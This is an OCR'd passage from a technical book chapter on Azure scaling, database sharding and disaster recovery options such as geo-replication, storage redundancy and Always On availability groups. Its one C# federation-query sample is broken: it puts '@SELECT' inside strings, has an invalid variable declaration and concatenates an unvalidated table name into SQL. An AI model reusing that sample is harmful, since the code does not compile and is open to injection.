
+ Add a rule

Instance limits: Minimum 1 | Maximum 1 | Default 1

Schedule: **This scale condition is executed when none of the other scale condition(s) match**

+ Add a scale condition

Figure 8-3. *Scaling out by resource-consumption pattern*



Home > All resources > HardeningAzure - Scale out (App Service plan)

HardeningAzure - Scale out (App Service plan)
App Service

Search (Ctrl+/)

- Backups
- Custom domains
- SSL settings
- Networking
- Scale up (App Service plan)
- Scale out (App Service plan)
- WebJobs
- Push
- MySQL In App
- Properties
- Locks
- Automation script

APP SERVICE PLAN

Save | Discard | Disable autoscale | Refresh

Scale mode: [✓ Scale based on a metric] Scale to a specific instance count

Scale out and scale in your instances based on metric. For example: 'Add a rule that increases instance count by 1 when CPU percentage is above 70%'

Rules: It is recommended to have at least one scale in rule

+ Add a rule

Instance limits: Minimum 1 | Maximum 1 | Default 1

Schedule: [✓ Specify start/end dates] Repeat specific days

Timezone: (UTC) Coordinated Universal Time

Start date: 2018-08-15 12:00:00 AM

End date: 2018-08-15 11:59:00 PM

+ Add a scale condition


Figure 8-4. *Scaling out by schedule*

Data Tier

Setting upscaling at the data tier is a combination of code, partitioning of the persistent store, and configuration settings. Cloud platform vendors provide an extensive set of configuration settings by which to scale up the data tier. The settings are static and create thresholds for processing.

Note Performance level, expressed in database throughput units (DTUs), is a relative measure of the resources provided to the database.

Cloud platform vendors have fixed upper limits on the size of the database; for example, 4096 GB for the premium version. Figure 8-5 shows the configuration options on the Microsoft Azure portal. As you can see, you can set the size of the database up to 4 TB. To scale beyond this limit, you would be required to design your application for scaling out, wherein one or more tables within a database are broken out as distinct and independent parts—this is called *horizontal portioning* or *sharding*.


Home > New > SQL Database > Configure
Configure
Feedback
Basic
For less demanding workloads
Starting at 4.99 USD / month
Standard
For most production workloads
Starting at 15.00 USD / month
Premium
For IO-intensive workloads.
Starting at 465.00 USD / month
vCore-based purchasing options
Click here to customize your performance using vCores
What is a DTU?
125
250
500
1000
1750
100 MB
SQL
Apply
Activate Windows
Go to Settings to activate Windows.

DTUs 4000 (P15)

Max data size 4 TB

Cost Summary

Cost per DTU (in USD) 4.00

DTUs selected x 4000

EST. COST PER MONTH 15999.97 USD

Figure 8-5. *Specifying performance level and maximum size of the database*

Note Sharding is equivalent to horizontal partitioning. When you shard a database, you create replicas of the schema and then divide what data is stored in each shard based on a shard key. For example, you shard the customer database using CustomerID as a shard key; you store ranges 0–10000 in one shard and 10001–20000 in a different shard. When choosing a shard key, you will look at data-access patterns and space issues to ensure that they are distributing load and space evenly across shards.

What follows is a code sample that demonstrates how to access a federation of partitions. Within the design, your application code has to account for how to enumerate all the federations and show each federation's minimum and maximum keys, as well as connect to a specific federation and show all records of that federation.

```
public static void SqlSample(string csb)
{
    using (SqlConnection connection = new SqlConnection(csb.ToString()))
    {
        connection.Open();

        using (SqlCommand command = connection.CreateCommand())
        {
            //Route the connection to federation host
            command.CommandText = "USE FEDERATION HOST WITH RESET";
            command.ExecuteNonQuery();

            //Retrieive federation root metadata
            command.CommandText = "@SELECT f.Name, fmc.federation_id,
                                  fmc.member_id, fmc.range_low,
                                  fmc.range_high " +
                "FROM sys.federations f " +
                "JOIN sys.federation_member_distributions fmc " +
                "ON f.federation_id = fmc.federation_id " +
                "ORDER BY fmc.federation_id, fmc.range_low, fmc.range_
                high";
```

```
using (SqlDataReader reader = command.ExecuteReader())
{
    Console.WriteLine("name\t\tfederation_id\tmember_id\
    trange_low\trange_high");
    while (reader.Read())
    {
        Console.WriteLine(reader["name"] + "\t" +
            reader["federation_id"] + "\t" +
            reader["member_id"] + "\t" +
            reader["range_low"] + "\t" +
            reader["range_high"] + "\t");
    }

    Console.WriteLine();
}

string, federationName, distributionName, federationKey,
tableName;
//Route the connection to a federation member
command.CommandText = "USE FEDERATION" + federationName + "(" +
                      distributionName + "=" + federationKey + ")
                      WITH RESET FILTERING ";

command.ExecuteNonQuery();
command.CommandText = "@SELECT * FROM " + tableName;

using (SqlDataReader reader = command.ExecuteReader())
{
    int iRowCount = 0;
    while (reader.Read())
    {
        iRowCount++;
    }

    Console.WriteLine("There are {0} rows in this federation
    member with the federation key value of {1}", iRowCount,
    federationKey);
}
```

```
            }
        }
}
```

Another recent development is the introduction of native elastic scaling out for Azure SQL Databases, which simplifies a design that typically requires sharding. Elastic scale-out provides you with a .NET client library, allowing you to map your application data to shards. In addition, it routes the OLTP requests to the mapped database during runtime.

Disaster Recovery

Disaster recovery is one of the most vital aspects of hardening a cloud application. The ability to recover from any kind of disaster and continue to move your business forward should be one of the most important goals of your design and implementation strategy.

Disaster recovery plans should mirror your architecture and address both the front-end tier and the data tier. Since the front-end tier does not store *state*, it's relatively easy to recreate the front-end; it could be as simple as rebuilding and deploying the solution from the source code. Therefore, in this section, we will focus on disaster recovery for the data tier.

You should plan to leverage your cloud platform vendor capabilities and incorporate their offerings into your disaster recovery program. Microsoft Azure platform provides flexible support for storing relational data in Azure virtual machines (IaaS) and Azure SQL Database, as well as in non-relational storage (PaaS). Since both PaaS (Azure SQL and non-relational storage) and IaaS are relevant to your application, we will review options for both.

PaaS—SQL Offering

Azure SQL Database has built-in capabilities to provide high availability so as to protect databases from infrastructure failures in a data center. The Azure SQL infrastructure keeps three copies of all data in different nodes, which are contained within the same data center. These copies are placed on fully independent sub-systems so as to mitigate the risk of failure due to any hardware problems.

Of these three database replicas, one is designated as the primary and two are set as secondary copies. Transactions are committed to one primary and one secondary copy, so there are always two consistent copies of existing data. On the failure of a primary replica, Azure SQL Database fails over, or switches over, to the secondary replica. Azure also offers replication in different locations to account for an entire data center failure.

Cloud platform vendors offer various tiers of recovery features, and each tier has its own level of robustness. The subsequent sections will outline the available disaster recovery options. Table 8-2 provides typical metrics for recovery across different disaster recovery options.

Table 8-2. *Disaster Recovery Options for the Data Tier in Azure SQL Database*

Disaster Recovery Option	Basic Tier	Standard Tier	Premium Tier
Point-in-Time Restore	Any restore point < 7 days	Any restore point < 14 days	Any restore point < 35 days
Geo-Restore	ERT < 12 hours RPO < 1 hour	ERT < 12 hours RPO < 1 hour	ERT < 12 hours RPO < 1 hour
Standard Geo-Replication	Not included	ERT < 30 sec RPO < 5 sec	ERT < 30 sec RPO < 5 sec
Active Geo-Replication	Not included	Not included	RTO < 30 sec RPO < 5 sec

Note Estimated Recovery Time (ERT) is the total time it takes for an application to return to fully operational status. Essentially, this is the actual time elapsed between the failure and the recovery of the application.

Recovery Point Objective (RPO) is the window of time during which data could be lost due to the application failing. For tier one or critical applications, the RPO must be small—just a few minutes—since recreating transactions is nearly impossible.


Finally, it's important to note that the quality of recovery is a matter of cost; the more you pay, the better it gets, from basic to premium, in terms of capabilities.

Point-in-Time Restore

Azure SQL Database will retain copies of a database for a predetermined number of days so that, in case of data loss, you can roll back to an earlier point in time. Azure SQL Database provides an automatic backup policy that ensures a complete backup on a weekly basis, a differential backup every day, and log backups every five minutes. The number of days your backup will be available to restore depends on your Azure SQL subscription, as follows:

- Basic–7 days
- Standard–14 days
- Premium–35 days

Figure 8-6 provides a screenshot of the Microsoft Azure portal wherein restore settings are created.


RESTORE HARDENEDAPP

Specify restore settings

SOURCE DATABASE HardenedApp (Standard S0 - 10 DTUs, zszlqd617l, West US)

DATABASE NAME HardenedApp_2014-12-26T01-32Z

TARGET SERVER zszlqd617l (DTUs Available=1990)

RESTORE POINT 2014-12-26

2014-12-26 01:32 UTC

Earliest restore point is '2014-12-25 22:40' UTC


Learn more about Restore Service

Figure 8-6. *Specifying settings to restore database suitable for disaster recovery*

Note The point-in-time restore is a full recovery model.

Geo-Restore

This is very similar to point-in-time restore, but this backup is stored in a different geographic location, or "geolocation." This ensures that in the event of a data center–level crisis, e.g., an earthquake, you still have a safe backup of data in another data center located in a different location. The geo-restore backup policy is similar to that of point-in-time restore, but only keeps the most recent full and differential backups. These backups are first stored in local blob storage, which is then geo-replicated. Figure 8-7 shows the Microsoft Azure settings to restore databases in disaster recovery scenarios.



Select a region on the map or from the Target Regions list to create a secondary database.

You can now automatically manage replication, connectivity and failover of this database by adding it to failover group.

Figure 8-7. *Settings to restore database suitable for disaster recovery*

Standard Geo-Replication

Standard geo-replication is suitable for less write-intensive applications, where the update rate doesn't justify aggressive disaster recovery. Azure SQL Database will create a secondary database in a different Azure region; this region pairing is pre-defined by Microsoft. The secondary database is kept offline and will act as the primary if the primary database has a failure. Figure 8-8 demonstrates the functioning of standard geo-replication in normal scenarios.




Figure 8-8. *Standard geo-replication under normal data center operations*

In the event of failure of an entire region, Azure SQL Database service will update the disaster recovery pairing and replace the crashed region with a different one based on proximity and other regional and legal considerations. Figure 8-9 demonstrates the functioning of standard geo-replication in failure scenarios.




Figure 8-9. *Standard geo-replication upon failure within a region*

Active Geo-Replication

The active geo-replication service is available for premium databases only and is the most aggressive disaster recovery policy in Azure SQL Database. With active geo-replication, you can create four readable copies of a database, which are maintained as continuous copies of the primary. Replication is asynchronous, thus non-blocking for the primary database, but secondary databases can be used for load-balancing database reads too. Figure 8-10 demonstrates how active geo-replication works, and how the cloud platform replicates data across varied geographies to ensure disaster recovery.




Figure 8-10. *Active geo-replication*

Note In Figures 8-8, 8-9, and 8-10, the geographical locations of data centers are fictional and are used to demonstrate the concept of failover in disaster recovery scenarios.


PaaS—Storage

Storage services offer phenomenal storage-scale capacity and performance targets, and at the time of writing, these services offer storage up to 5PB of capacity per account, and a performance of up to 50,000 entries per second.

Load distribution is achieved through partition. In PaaS, every entity has two fixed properties including the partition key and the row key. The partition key is used to distribute the table's entities over several storage nodes and successfully scale out. Every partition is served by a single server and could potentially cause a failure. To manage this situation, Azure provides local and geo-replication to back up the data in multiple machines and locations. Across multiple locations, storage constantly maintains healthy sets of replicas of your data.

Row key, on the other hand, is used as a unique identifier and acts as a primary key within a partition.

Figure 8-11 shows the Microsoft Azure portal displaying the settings available for disaster recovery.



Home > New > Create storage account

Create storage account

The cost of your storage account depends on the usage and the options you choose below. Learn more

* Name: hardenedazure .core.windows.net

Deployment model: [✓ Resource manager] Classic

Account kind: Storage (general purpose v1)

* Location: Central US

Replication: Read-access geo-redundant storage (R...

- Locally-redundant storage (LRS)
- Geo-redundant storage (GRS)
- Read-access geo-redundant storage (RA-GRS)

* Secure transfer required: [✓ Disabled] Enabled

Figure 8-11. *Replication support in storage suitable for disaster recovery*

By default, Microsoft Azure provides robust disaster recovery via replication for storage without any additional cost to the subscriber. As shown in Figure 8-11, Azure provides the following three options for replication:

- Locally-redundant storage (LRS)
- Geo-redundant storage (GRS)
- Read-access geo-redundant storage (RA-GRS)

In the following sections, we will elaborate on the various replication options.

Locally-Redundant Storage (LRS)

In this replication option, data in the storage account is copied or replicated synchronously to three storage nodes in the same data center region. This essentially guarantees that your system retains access to the data even if a node goes down.

Geo-Redundant Storage (GRS)

Geo-redundant storage mirrors the LRS to a pre-determined and paired secondary location in the same geographical area or region. Examples include North Central U.S. paired with South Central U.S., or North Europe with West Europe. As with LRS, data is replicated in three nodes in a selected location and three nodes in a paired location.

While data is replicated synchronously in LRS to all three storage nodes in a selected location, synchronization across the paired location is done asynchronously. So in the event of a catastrophic failure of a primary data center, there is a possibility of a loss of some data in the secondary. Be sure to take this limitation into consideration.

Read-Access Geo-Redundant Storage (RA-GRS)

This option is an extension of the GRS, with the added benefit that data in the secondary location is available to applications via read-only access.

Failover for Storage

In the event of a catastrophic failure within one data center, wherein all three primary storage nodes are unavailable, geo failover is triggered. The failover will update the DNS entry to the secondary location. However, existing storage URIs would still work.

After the failover is initiated, the secondary location behaves as the primary. Eventually, when the original primary is available again, the platform will transition back over to the primary. All of this is handled seamlessly, without the cloud application being aware of the implementation details.


IaaS—SQL Server as a Virtual Machine Offering

SQL Server as a virtual machine on Azure, delivered as IaaS, is a great lift and shift solution for existing applications that are driven to migrate to the cloud platform. An IaaS solution is also better suited for singular and large databases of sizes larger than one terabyte of data. High availability options for IaaS–SQL Server are mostly similar to on-premises solutions, so let us briefly discuss options for IaaS-based solutions, including:

- Always On Availability Groups
- Synchronous-Commit Mode
- Asynchronous-Commit Mode
- Database Mirroring

Always On Availability Groups

Microsoft SQL Server's *Always On availability groups* was introduced with the SQL Server 2012 release. Always On availability groups is a Microsoft solution for high availability and disaster recovery of the data tier. It includes an array of impressive features, such as multiple replicas of the primary data tier and a readable secondary data tier. Similar support is available for SQL Server when deployed in Azure virtual machines, and is available from the Azure portal/gallery as well, as depicted in Figure 8-12.



SQL Server AlwaysOn Cluster
Microsoft

Automates the deployment of a SQL Server AlwaysOn Availability Group for high availability of SQL Server. It provisions 2 SQL Server replicas (primary and secondary) and 1 witness file share in a Windows Cluster. It also provisions 2 Domain Controller replicas (primary and secondary). In addition, it configures an Availability Group Internal Listener for clients to connect to the primary SQL Server replica. The diagram below shows the deployment according to the default settings of this feature. The deployment will look slightly different depending on the settings specified by the user.
This template deploys an AlwaysOn Availability Group such that after deployment is complete, the user has a fully available AG. The template implements performance, security, and availability best practices.

Select a deployment model: Resource Manager

***Figure 8-12.** Setting up an Azure compute virtual machine with SQL Server AlwaysOn cluster*

While in the virtual machine mode, you can add multiple instances in the same affinity group, virtual network, subnet, and cloud service. However, you will need one virtual machine instance to set up as a domain controller server. You must set up Windows Server Failover Cluster (WSFC) with selected nodes hosting an availability group with an availability database.

The availability mode in Always On availability groups is a replica property and determines replication through different availability modes, including:

- Synchronous-commit mode
- Asynchronous-commit mode
- Configuration-only mode

Let's review the availability modes.

Synchronous-Commit Mode

